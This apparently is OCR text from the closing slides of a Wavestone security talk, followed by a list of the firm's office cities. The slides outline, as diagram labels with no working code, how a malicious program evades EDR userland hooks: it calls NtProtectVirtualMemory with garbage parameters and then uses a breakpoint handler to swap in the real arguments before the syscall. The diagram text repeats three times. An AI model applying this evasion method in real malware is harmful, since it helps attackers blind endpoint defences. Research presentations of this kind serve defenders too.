
SET REG[0]
SET REG[1]
…
SET STACK[0]
SET STACK[1]
…

Malicious.exe

Set BP
Set BP Handler

NtProtect(Null)

Bypass userland hooking
> Debugging



NtProtectVirtualMemory

EDR HOOK
PUSH
…
SYSCALL
…
RET

SYSCALL(NULL, NULL, …)

SYSCALL(param1, param2, …)

Breakpoint Handler


SET REG[0]
SET REG[1]
…
SET STACK[0]
SET STACK[1]
…

Malicious.exe

Set BP
Set BP Handler

NtProtect(Null)

Bypass userland hooking
> Debugging



NtProtectVirtualMemory

EDR HOOK
PUSH
…
SYSCALL
…
RET

SYSCALL(NULL, NULL, …)

SYSCALL(param1, param2, …)

Breakpoint Handle

SET REG[0]
SET REG[1]
…
SET STACK[0]
SET STACK[1]
…

Malicious.exe

Set BP
Set BP Handler

NtProtect(Null)

Because the initial call is performed with garbage parameters, the EDR hook does not block the call !

QUESTIONS ?

That’s all folks ! Thank you !

If you have additional questions, feel free to ask me at the bar

PARIS

LONDRES

NEW YORK

HONG KONG

SINGAPOUR *

DUBAI *

SAO PAULO *

LUXEMBOURG

MADRID *

MILAN *

BRUXELLES

GENEVE

CASABLANCA

ISTANBUL *

LYON

MARSEILLE

NANTES

* Partenariats

WAVESTONE